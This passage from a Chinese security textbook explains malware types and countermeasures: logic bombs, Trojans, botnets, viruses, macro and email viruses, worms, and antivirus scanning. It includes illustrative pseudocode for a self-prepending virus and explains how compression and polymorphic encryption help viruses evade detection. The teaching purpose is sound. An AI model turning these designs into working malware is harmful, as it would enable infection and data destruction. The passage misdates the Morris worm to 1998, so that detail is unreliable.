(2) 不能随意地下载和安装来自网络的未经安全认证的各种软件，以防止计算机被设置陷阱门。因此，在一些正规的提供软件下载或系统更新服务的网站上，还提供每个下载软件的完整性校验码，例如：MD5、SHA-1 或 CRC 校验码等，当用户下载了软件后，将从该软件中计算出的校验码与权威网站提供的校验码进行对比，如果不同，则说明该软件被篡改过，有潜在危险。详见第 10 章介绍。

(3) 可用第 7 章中介绍的软件工具对自己的网络计算机进行检测。例如，在命令提示符下，输入 C:\Documents and Settings>netstat -an 列出本机的网络连接状况，查看本机对外部网络已建立的连接中哪些是未经自己允许的，本机的哪些开放端口是无法确定用途的，是否应当设置防火墙隔离。

(4) 也可以在命令提示符下，输入 C:\Documents and Settings>net user 列出本机的用户名清单，查看哪些用户账号是自己设置的，哪些用户账号是来历不明的，是否应当删除。

3. 逻辑炸弹(Logic Bomb)

逻辑炸弹是出现最早的恶意程序类型之一，在病毒和蠕虫出现之前就有了。逻辑炸弹实际上是嵌在合法程序中的代码段，在满足某些条件的时候该炸弹将"引爆"。这些引爆逻辑炸弹的条件可能包括特定文件的出现或者消失、每星期中的一个特定日子、某特定的用户运行了一个程序等。一旦引爆，逻辑炸弹将修改、删除数据和文件，使系统停机或带来其他危害。一个著名的逻辑炸弹的例子是美国的 Tim Lloyd 案例，他被指控在自己工作的 Omega Engineering 公司的网络中设置了逻辑炸弹，造成了超过一千万美元的经济损失，打乱了公司的发展计划，并导致 80 个工作人员失业。Lloyd 被判 41 个月监禁，并罚款二百万美元。

4. 特洛伊木马(Trojan Horses)

特洛伊木马是隐藏在一些有用的或者看起来有用的程序或命令中的代码段,当该程序被调用的时候,特洛伊木马将执行某些有害的功能。

特洛伊木马程序可以用来间接地实现一些未授权用户无法直接实现的功能。例如,为了获得对共享系统中某个用户文件的访问权限,攻击者设计出一个木马软件,执行后可以将该用户的某文件的存取权限改变为其他用户也可读取。攻击者可以将隐藏了木马程序的软件放置在公共目录下,或者将该程序的名字取为游戏或有用的工具名,来引诱其他用户执行该软件。比如,一个木马程序以某种格式列出了一个用户的文件清单,当其他用户执行该程序之后,攻击者就可以得到访问其他用户文件的权限。一种难于检测的特洛伊木马程序是隐藏在编译器中的,当编译器对某程序编译后,该程序中就被植入了木马,木马修改了系统的登录程序,在其中设置了一个陷阱门(用户名),通过该陷阱门,攻击者可以用一个特殊的口令登录系统。而通过分析登录程序的源代码是不可能检测出这种木马的。

设计木马的另外一种动机是破坏数据。木马程序表面看起来是执行一种有用的功能的程序(如一个计算器程序等),但该程序也能悄悄地删除用户文件。美国哥伦比亚广播公司(CBS)的一个执行官因为中了木马病毒而丢失了他个人计算机中的所有数据,该木马被放置于一个图形程序中,通过网络上的电子公告牌系统提供给用户自由下载。在本章后面还要对木马的工作原理和对抗措施进行详细介绍。

5. 僵尸(Zombie)

僵尸(也称为蛇神)程序事先秘密地进入到连接在网络上的大量的计算机,获取了对这些计算机的控制权,然后以这些被劫持的计算机为跳板实施对第三方的某一网络目标机的攻击行为,这就使得追踪发现真正的攻击者变得十分困难。僵尸程序可以应用于对 Web 服务器的拒绝服务攻击,攻击者将僵尸程序事先植入到成千上万台网络计算机中,然后在某特定时刻控制这些计算机一起向目标网站发起访问(例如发送 TCP 的 SYN 连接请求等)。由于 Web 服务器对每个访问请求都要发回响应并分配相应的存储资源,收到浪涌式的巨大访问量后,耗尽了服务器和网络的资源,使得该站点陷入拒绝服务状态,达到攻击的目的。

8.1.2 病毒的本质

生物学意义上的病毒(Virus)实际上是一些由 DNA 或者 RNA 组成的基因片断(并不是一种独立的活体),病毒可以接管生物体内活细胞的工作机制,并使该细胞制造出众多的原病毒的副本。与生物学病毒的工作机制相似,计算机病毒也可以植入宿主程序中,并产生更多的病毒副本。典型的计算机病毒进入主机之后将驻留其中,临时控制计算机的磁盘操作系统,感染病毒后的计算机运行其他未感染的程序后,病毒的副本就会进入这些程序中。计算机病毒就这样通过无警惕性的用户的存储 U 盘或者在网络上交换文件传播开来。由于通过网络访问其他计算机上的资源是一件非常普通的事情,这使得网络成为计算机病毒培育和传播的良好环境。

可以通过自动执行或人工操作,将病毒程序捆绑或嵌入到某些应用程序中以达到感染该程序的目的。被感染病毒的程序又再次去感染其他程序,从而实现迅速的扩展蔓延。病毒程序可以做其他程序可以做的任何事情。与普通程序相比,病毒程序的唯一不同之处就在于,当宿主程序执行的时候病毒程序就会秘密执行自己的功能。一旦病毒被激活,就可以

实现设计者所设计的功能,比如删除文件和程序等。

病毒的生命周期可分为如下 4 个阶段:

(1) 休眠阶段:在该阶段病毒不进行操作,而是等待触发,触发条件包括日期、其他程序或文件的出现、磁盘容量超过某个限度等。并不是所有的病毒都有这一阶段。

(2) 传播阶段:在这一阶段,病毒把自己的副本植入其他程序或者某个系统的磁盘区域。每一个被感染的程序将含有病毒的一个副本,并且此副本也开始向其他程序进行传播。

(3) 触发阶段:这一阶段病毒被激活以执行病毒设计者预先设计好的功能。与休眠阶段类似,病毒进入这一阶段同样需要一些系统事件的触发,还包括病毒本身复制的副本数达到某个门限值。

(4) 执行阶段:这一阶段病毒执行预设的功能。这些功能也可能是无害的,比如仅仅是在屏幕上显示一条消息等;也可能是破坏性的,比如程序或数据文件的破坏等。

大多数病毒程序的运行都是针对某一特定的操作系统而设计的,某种操作系统的病毒对另一种操作系统是无效的,有些病毒还可能只是针对某一特定的硬件平台。因此,病毒的设计需要对特定系统的细节和弱点有深入了解。

1. 病毒程序的结构

病毒程序可以设置在一个可执行程序的头部或尾部,也可以用其他方式嵌入到一些可执行程序之中。如果病毒被嵌入在被感染程序的头部,运行该程序时将首先执行病毒代码,之后再执行原来的程序代码。

图 8.2 是一种病毒程序结构的实例。此例中,病毒程序名为 V 被设置到受感染程序的头部,该程序被执行时,首先运行的就是病毒的代码。

受感染程序以执行病毒代码开始,按如下过程运行。程序的第一行是向病毒程序的跳转语句;第二行是一个特殊的标记字段,病毒利用该标记来判断一个潜在的目标程序是否已经被感染。当程序被调用的时候,控制逻辑直接转到主病毒程序,病毒程序首先寻找未被感染(没有该标记)的文件并对其进行感染操作。接下来,病毒可以执行一些通常对系统有害的操作,这些操作可以在每次程序被调用的时候执行,也可以作为一个逻辑炸弹在相关条件满足的时候触发执行。最后,病毒程序将控制逻辑移交给宿主程序。如果感染过程足够快,那么用户就很难注意到程序感染前后执行时的差别。

```
        program V :=
{goto main;
        1234567;
            subroutine infect-executable:=
               {loop:
               file:= get-random-executable-file;
               if (first-line-of-file = 1234567)
                         then goto loop
                         else prepend V to file;}
            subroutine do-damage:=
                {whatever damage is to be done}
            subroutine trigger-pulled :=
                {return true if some condition holds}
main:      main-program :=
                {infect-executable;
                if trigger-pulled then do-damage;
                goto next;}
next:
}
```

图 8.2　一个简单的病毒程序

图 8.2 描述的病毒很容易被检测出来,因为被感染病毒后的程序要比未感染的长,很容易利用完整性校验码检测出来。一种用于逃避这种长度比较检测的方法是对可执行文件进行压缩,以使得感染病毒前后的文件长度一致。图 8.3 是这种方法的一般过程,这种压缩病毒的关键语句部分在图 8.3 中以数字标出,图 8.4 表明了这种操作过程。假设程序 P1 被病毒 CV 感染,当这一程序被调用的时候,程序的控制逻辑被病毒主导,并按如下几个步骤进行操作:




图 8.3　压缩病毒的逻辑

图 8.4　一种压缩变形病毒的工作过程

（1）当搜索发现到未感染病毒的文件 P2，病毒首先将该文件 P2 压缩为 P2′，该文件的长度减少的字节数等于病毒的长度。

（2）病毒将它的一个副本加入到压缩后的文件 P2′头部。

（3）对曾经感染病毒并压缩后的文件 P1′进行解压缩，还原文件 P1。

（4）解压还原的原程序 P1 开始执行正常功能。

此例中的病毒除了进行传播以外没有做任何坏事。实际上病毒也可以携带前述的逻辑炸弹等。

2. 初始感染的途径

一旦某个感染了病毒的程序进入了系统，当该程序开始执行时，病毒就可以对系统中部分或所有可执行文件进行感染。因此，能防止病毒感染的第一步，就在于拒它于系统之外。特别是在进行计算机之间的文件交换传输的过程中有可能受到病毒感染。

大多数病毒传播的源头是磁盘和 U 盘，在将盘内的文件复制到系统的时候，就可能同时将病毒复制到系统中。很多从网络下载的文件包含游戏程序或者一些简单使用的小工具软件。一些企业员工将这些 U 盘在家庭计算机中使用后，又带到办公室的计算机上，从而传播了病毒。还有一些病毒来自于应用程序或软件光盘的开发商。有一部分网站在提供免费下载的软件中设置了病毒等恶意程序。

3. 病毒的类型

自病毒出现之日起，病毒制造者和杀毒软件的开发者之间的对抗竞赛就没有停止过，每当对已知病毒的防护软件开发出来以后，又会有新的病毒被制造出来。反病毒专家将主要的病毒分为如下几种类别：

（1）寄生病毒(Parasitic Virus)：寄生病毒是比较传统的一种病毒，现在还是最常见的种类。寄生病毒将其自身附加到可执行文件之中，当感染的可执行文件(宿主程序)执行时，病毒就寻找系统中其他未感染的文件并感染该文件。

（2）内存驻留型病毒(Memory-resident Virus)：作为驻留系统程序的一部分留在内存

中，可以感染所执行的一切程序。

(3) 引导扇区病毒(Boot Sector Virus)：这种类型的病毒感染主引导记录或者其他引导记录，当系统从包含有这种病毒的磁盘启动的时候，病毒就会传播开来。因此有些杀毒软件提供了开机杀毒的选项。

(4) 隐秘病毒(Stealth Virus)：这种病毒的巧妙设计使其有较好的隐藏性，可以避免反病毒软件的检测。

(5) 多态病毒(Polymorphic Virus)：这种类型的病毒在每次感染的时候都会表现为不同的形态，这使得试图通过病毒特征码来进行检测的手段失去效用。

前面讨论的压缩型病毒就是一个隐秘病毒的简单实例，通过压缩技术，文件感染前后的长度是一致的，因此仅仅通过比较文件的字节长度来查找病毒是不够的。更为复杂的隐藏技术是，病毒可以在磁盘 I/O 输入/输出程序中设置中断逻辑，当要读取受怀疑的程序代码来查找它时，病毒就将程序返回到未感染时的状态。因此隐秘技术是病毒用于逃避监测的手段。

多态病毒在感染其他文件时复制产生的副本具有与本身一致的功能，但是有不同的比特模式。多态病毒的设计也是为了逃避反病毒软件的检测。多态病毒实现的关键是病毒的特征码在不同的病毒副本里有不同的表现形式。为达到这样的多态效果，在感染其他文件时，病毒代码中可以插入一些多余的指令，或者交换独立指令的顺序。一个更有效的方法是运用加密技术，病毒的一部分称为变形机(mutation engine)，产生一个随机的加密密钥对病毒的其余部分进行加密。密钥与病毒存放在一起，而变形机本身是变换的。当一个感染的程序被调用的时候，病毒用存储的随机密钥对病毒进行解密；当病毒进行复制的时候，会选择一个不同的随机数作为新密钥。

病毒制造者的另一个重型武器是病毒工具箱。利用这种工具箱，一个病毒编写新手可以快速地编写出大量不同的病毒。虽然利用病毒工具箱制造的病毒比那些从每个代码开始编写出来的病毒在复杂度上要低一些，但是，仅凭可以快速地制造出大批量的病毒，对反病毒技术来说也是一个严重的问题。

4. 宏病毒(Macro Viruses)

宏(Macro)是微软的嵌入在 Office 应用软件(如 Excel、Word 等)里的一种提高操作效率的可执行程序。使用宏的功能可以自动地完成一些重复性的文字处理工作，以减少键盘输入操作的击键次数。例如：加速文档编辑和格式设置等重复性操作，组合多个操作命令，自动执行一系列复杂的 MS Office 编辑任务，通过单击嵌入在 Word 文件的关键词中的超链接，自动启动浏览器访问(URL)指定的资源等。宏语言是 Basic 语言的一种。除了微软提供的宏功能外，也可以自定义一个宏来自动完成一系列的击键操作的顺序，这样当输入某个功能键或某几个功能键的时候就可以调用该宏以完成预定的操作功能。关于对 MS Office 的宏的理解与应用，可作为课外习题。

宏病毒利用宏的自动执行功能来实施破坏作用，它的危险性如下：

(1) 宏病毒是与系统平台无关的。所有的宏病毒都会感染 Microsoft Office 文档，任何支持 Office 或 Word 的硬件平台和操作系统都可能被宏病毒感染。

(2) 宏病毒感染的目标是文档，而不是代码段。而大多数进入系统的软件信息在形式上是文档格式而不是程序形式。

(3) 宏病毒的传播更加简单。一个普遍的方法是通过电子邮件进行宏病毒的传播。

宏病毒的产生就是利用了宏的自动执行特点。宏的功能可以自动调用,而不需要用户的输入操作。通常的宏的自动执行功能包括:打开一个文件,关闭一个文件,启动一个应用程序等。一旦一个宏病毒运行起来,它可以将自身复制到其他同类文档,删除文件,导致对用户系统的破坏等。在 Microsoft Word 中,有 3 种可自动执行的宏:

① 自动执行宏(Auto-execute):如果一个名为 Auto Exec 的宏存在于 Word 启动目录下的 normal. dot 模板中或者一个全局模板中,那么每次启动 Word 的时候,这种类型的宏就会自动执行。

② 自动宏(Auto-macro):这种宏在事先定义了的操作事件发生的时候执行,这些操作事件包括打开或关闭一个文档、创建一个文档、退出 Word 等。

③ 命令宏(Command macro):如果一个宏在全局宏的文件里,或一个宏附加在具有一个 Word 命令作为名字的文件上,则每当用户调用该命令(如 File Save)的时候,该宏将会执行。

传播宏病毒的方法是:首先,将自动宏或命令宏附加到 Word 文档中,该文档通过电子邮件或者移动磁盘的形式进入到系统中。在该文档打开后,宏将会得到执行,之后,该宏将自身复制到全局宏的文件中。当下一次打开 Word 的时候,已经被感染的全局宏将被激活,该宏可以自我复制并给系统带来损坏。

微软的 Office 最新版本里增强了对宏病毒的防护措施。例如,提供了一种可选的宏病毒防护工具,该工具可以检测到可疑的 Word 文件,当打开一个具有宏的文件时,可用对话框提醒用户此操作具有潜在的危险性。很多反病毒产品开发商也提供了检测和对抗宏病毒的工具。

5. 电子邮件病毒

恶意软件中的一类是电子邮件病毒,第一个广泛传播的电子邮件病毒是 Melissa 病毒。该病毒使用了 Microsoft Word 的宏,并嵌在电子邮件附件中。如果邮件接收者打开了该附件,则 Word 宏被激活,然后:

(1) 电子邮件病毒搜寻本用户通信簿的地址列表,把自身发送到列表中的每一个地址;

(2) 病毒对本机系统进行某种破坏。

在 1999 年末,一种更大的电子邮件病毒出现在互联网。只要打开含有这种病毒的电子邮件,该病毒就会激活,而不再需要打开附件以后才执行。该病毒使用了电子邮件软件包支持的 Visual Basic 脚本语言。

从以上所述可以看到,恶意软件已经发展到了新一代,这些软件通过电子邮件在 Internet 上传播。当打开电子邮件或电子邮件附件的时候,病毒被激活,并可以向已感染机器中邮件地址列表中的所有地址进行病毒的传播。这样,病毒的传播速度从过去的数月或者数周减少到几个小时。这使得反病毒软件很难在危害发生之前做出积极的应对措施。

8.1.3 蠕虫

电子邮件病毒具有蠕虫的一些特征,然而,我们还是将电子邮件病毒归类于病毒,因为它的传播还是需要靠人的操作。蠕虫可以主动地寻找目标机器进行感染,此后,受感染的计算机又成为对其他计算机实施攻击的平台。在第 8.5 节中对 3 种蠕虫的网络活动进行了捕

获数据分析。

网络蠕虫程序利用网络从一个系统传递到另外一个系统。在某系统内，蠕虫程序被激活后，可以像计算机病毒或细菌一样运作，还可以在系统中植入特洛伊木马，或者执行一些破坏性或中断的操作。为实现自身的复制，网络蠕虫需要使用一些网络媒介，包括：

电子邮件设施：利用电子邮件，蠕虫可以将自身的副本传递给其他系统。

远程执行功能：利用此功能，蠕虫的副本可以在其他系统上远程运行。

远程登录功能：蠕虫可以作为一个用户登陆远程系统，并使用相应的命令将自身从一个系统复制到另外的系统中。

蠕虫程序的新副本在远程系统上运行时，除在该系统执行一些相应功能外，继续以相同的方式传播。网络蠕虫具有与计算机病毒一样的特征：休眠阶段、传播阶段、触发阶段和执行阶段。传播阶段主要执行如下功能：

(1) 通过搜索已感染主机的地址簿或其他类似存放远程系统地址的文件，得到下一步要感染的目标；

(2) 建立与远程目标系统的连接；

(3) 将自身复制给远程目标系统，并执行该副本。

在将自身复制到某系统之前，网络蠕虫可以判断该系统是否已经被感染。在多进程系统中，蠕虫还可以将自身命名为系统进程名，或其他不容易被系统操作员注意到的名字，以防止被检测出来。

与防护病毒感染一样，如果能够对网络安全设施和单机系统安全功能进行正确的配置和实施，就可以将蠕虫的危害降到最低。

1. 莫里斯蠕虫(Morris Worm)

曾经很著名的一种蠕虫是 1998 年 Robert Morris 在 Internet 上发布的 Morris 蠕虫。Morris 蠕虫被设计为在 UNIX 系统上传播，并采用了很多不同的传播技术。当该蠕虫开始执行时，首先要执行的任务是寻找可以从本地计算机进入的其他主机。这个任务是通过搜索系统里的很多列表实现的，包括本主机信任的其他机器名单列表、电子邮件转发文件、可以授权登录的远程账号列表和一个报告网络连接状态的程序等。对每一个搜索到的主机，蠕虫将尝试如下方法以获得对它的访问权：

(1) 蠕虫尝试作为合法用户登录远程主机。在这种方法中，蠕虫首先尝试对本地口令文件进行破解，之后利用得到的口令和相应的用户 ID 登录远程主机。这里假设很多用户会在不同的系统中使用相同的口令。为获得口令，蠕虫运行一个口令破解程序作如下破解尝试：利用每个用户的账号名以及该账号名的简单排列变换；利用内置的 432 个莫里斯认为可以作为候选的口令；尝试本地系统目录里的所有词汇。

(2) 利用 finger 协议的一个漏洞，这个漏洞会报告远程用户所在的位置。

(3) 利用远程进程中的一个收发邮件的调试程序的选项，该选项成了一个陷阱门。

这些攻击中的任意一种取得成功后，蠕虫就建立了与操作系统命令行编译器的通信。之后蠕虫向此编译器发送一个简短的引导程序，并发送命令执行该程序，然后退出系统。该引导程序返回与父程序联系，然后下载蠕虫的剩余部分。通过这样一个过程，新蠕虫就开始执行。

2. 红色代码蠕虫(Code Red Worm)

新一代蠕虫威胁起始于 2001 年 7 月发布的红色代码蠕虫。红色代码蠕虫利用了 Microsoft 的互联网信息服务器(Internet Information Sever, IIS)的一个安全漏洞进行渗透和传播。还使 Windows 的系统文件校验器失去效用。红色代码蠕虫还利用随机产生的 IP 地址向其他主机进行传播。在一个特定的时间段内,蠕虫只是进行传播,在某一时刻,从大量的网络计算机同时向一个政府网站发送大量的泛洪式的数据包,形成拒绝服务攻击。攻击之后,蠕虫将暂停活动,并又定期地重新展开攻击。在第二轮攻击中,红色代码蠕虫在 14 个小时之内感染了近 360000 台服务器。除了对目标服务器的轰炸性攻击以外,红色代码蠕虫还消耗大量的互联网信道资源,降低了服务质量。参看第 8.5 节的案例分析。

红色代码Ⅱ是一个以 Microsoft IIS 为攻击目标的蠕虫变种,在受感染的服务器中安装了一个陷阱门,使得黑客可以直接操纵受害计算机上的活动。

在 2001 年末出现了一个功能更加多样化的 Nimda 蠕虫。Nimda 蠕虫可以通过下述机制进行传播:通过电子邮件在客户机之间传播;通过开放的网络共享资源在客户间传播;通过被入侵的 Web 服务器向浏览该站点的客户传播;通过主动扫描和探测 Web 服务器的各种 Microsoft IIS 4.0/5.0 目录的漏洞,从客户机向服务器进行传播;通过搜索红色代码Ⅱ蠕虫留下的陷阱门,从客户机向 Web 服务器进行传播。蠕虫可以修改 Web 文档(如.htm、.html 和.asp 文件等)和受感染系统上的某些可执行文件,并产生众多名字各异的蠕虫的副本。

8.2 病毒对抗措施

8.2.1 对抗病毒的方法

对病毒威胁首先是预防:通过各种措施防止病毒进入系统。这个目标是美好的,但是实际上不可能完全实现,必要的防护措施只是在一定程度上可降低病毒攻击成功的可能性。下面是应对病毒威胁的几种基本措施。

检测:一旦病毒感染了系统,就应该尽快发现,并且对病毒进行定位。

识别:在发现了病毒以后,应该能够识别感染程序的病毒类型。

清除:识别出病毒之后,从被感染的程序中清除掉病毒产生的所有影响,并使程序还原到感染之前的状态。从所有受感染的系统中清除病毒以保证病毒不会再继续传播。当访问了不可靠的网站后,立即手工清除浏览器临时文件夹中留下的 Cookie,参看第 6 章的介绍。

如果检测到了病毒感染,但无法识别或清除病毒,那么解决方案是删除被感染的程序,重新安装备份的程序软件。病毒制造技术和反病毒技术是交替式发展的。早期的病毒是相对比较简单的代码片段,对这样的病毒,用相对简单的反病毒软件就可以检测和清除。随着病毒对抗双方的发展和演化,病毒和反病毒软件都变得越来越复杂和高级。

一般可将反病毒软件划分为 4 类:简单的病毒扫描器,启发式的病毒扫描器,主动的病毒活动陷阱,全面地多功能防护。

第一类病毒扫描器需要用病毒特征码作为识别病毒的依据。病毒可能包含一些用于变换形式的“通配符”,但在该病毒的所有副本里都具有实质上相同的结构和比特模式。这种

基于病毒特征码的扫描器只能检测已知的病毒。还有一种类型具有记录程序长度的措施，通过观察对比程序长度的变化来进行病毒检测。参看图 8.5 病毒免疫系统的工作原理。

第二类病毒扫描器不依赖于特定的病毒特征码，而是用推测启发式的规则来搜索可能的病毒感染。这些扫描器可以搜索经常与病毒相关联的代码段。例如，扫描器可以搜索用于变形病毒的加密循环过程的开始点，并搜索发现加密密钥。一旦找到了密钥，扫描器就可以对病毒进行解密并识别，之后清除病毒，恢复受感染程序的正常服务功能。

第二类扫描技术的另外一种方法是对文件数据进行完整性校验。常用的文件校验码有 3 种：MD5，SHA-1 和 CRC-32。关于校验码的原理参看第 10 章的介绍。对每一个文件或程序的代码进行校验码的计算，并将此校验码附加到程序的尾部。如果病毒感染了某个文件或程序但是没有改变其附加在尾部的校验码，则通过完整性校验可判断该文件受到篡改或破坏。为防止复杂度更高的一些病毒在感染程序的同时改变其校验码，可以将附加在文件后部的校验码加密，加密密钥不与文件存储在一起，所以病毒就不能够做到既感染了文件又不被校验码识别出来。防止数据被非法修改的完整性检测技术参阅第 10 章。

第三类反病毒程序是内存驻留型程序，这种程序根据病毒的行为，而不是根据病毒的结构来识别病毒。这类反病毒程序的一个好处是，不再需要生成种类繁多的病毒特征码或启发式规则来识别病毒。反之，只需要鉴别系统运行时的少量的一组行为模式，这些行为模式预示着可能有病毒正在试图进行感染操作，然后立即对其行为进行干预。

第四类反病毒产品是综合运用了多种不同的反病毒技术的软件包或硬件设备，其中包括对已知病毒特征的扫描，以及对未知病毒的主动的病毒陷阱等组件。此外，这样的软件包还包含对文件或系统的访问控制功能，这就限制了病毒对系统的渗透能力，并限制了病毒对文件进行更改以进行传播感染的能力。

在第四类反病毒软件包中，还包含了一些防火墙功能等综合的防护策略，从而将防护范围拓宽到更为广泛的计算机安全领域，因此称为“全功能安全防护软件”。

8.2.2 高级反病毒技术

1. 通用解密技术（Generic Decryption）

通用解密技术（Generic Decryption，GD）使得反病毒软件能够检测出最复杂的多态变形病毒，同时又保证足够快的扫描速度。当一个含有多态病毒的文件执行时，病毒必须首先对自身进行解密之后才能激活运行。为了检测到这样的病毒结构，可执行文件要先经过 GD 扫描器的扫描。GD 扫描器包括如下几个部件：

- CPU 仿真诱饵：这是一个基于软件的虚拟计算机。可执行程序的指令由 CPU 模拟器来解释执行，而不是由真正的底层处理器执行。虚拟机包含了所有寄存器和其他处理器硬件的软件模拟器，在虚拟机上解释运行的程序不会对底层的处理器产生实际的影响。
- 病毒特征码扫描器：对系统内的目标代码进行扫描，寻找具有已知病毒特征码的模块。
- 仿真诱饵控制模块：该模块控制目标代码的执行。

在每次模拟计算机开始运行的时候，CPU 仿真机开始对目标代码的指令进行一次一条地解释（Interpreting），因此，如果代码中包含了用于对病毒进行解密和还原的程序，那么该

代码就被逐条解释。这样处理后，病毒代码是逐条逐步地暴露在反病毒程序面前。控制模块周期性地中断这个解释过程，来对目标代码进行扫描，在病毒代码被完整恢复和暴露之前，就可发现它的特征码。

在逐项代码解释的过程中，目标代码不会对实际的计算机环境造成危害，这是因为解释工作是在一个完全受控的环境下进行的。

设计 GD 扫描器最大的难点在于确定执行每个解释的时间要多长。典型的病毒在主程序执行后很快就会激活，但并不是所有的病毒都如此。一般来说，扫描一个程序的模拟时间越久，就越有可能发现隐藏的病毒。但是如果反病毒程序占据了过多的时间和资源，又难免会引起用户的不满。

2. 病毒免疫系统(Digital Immune System)

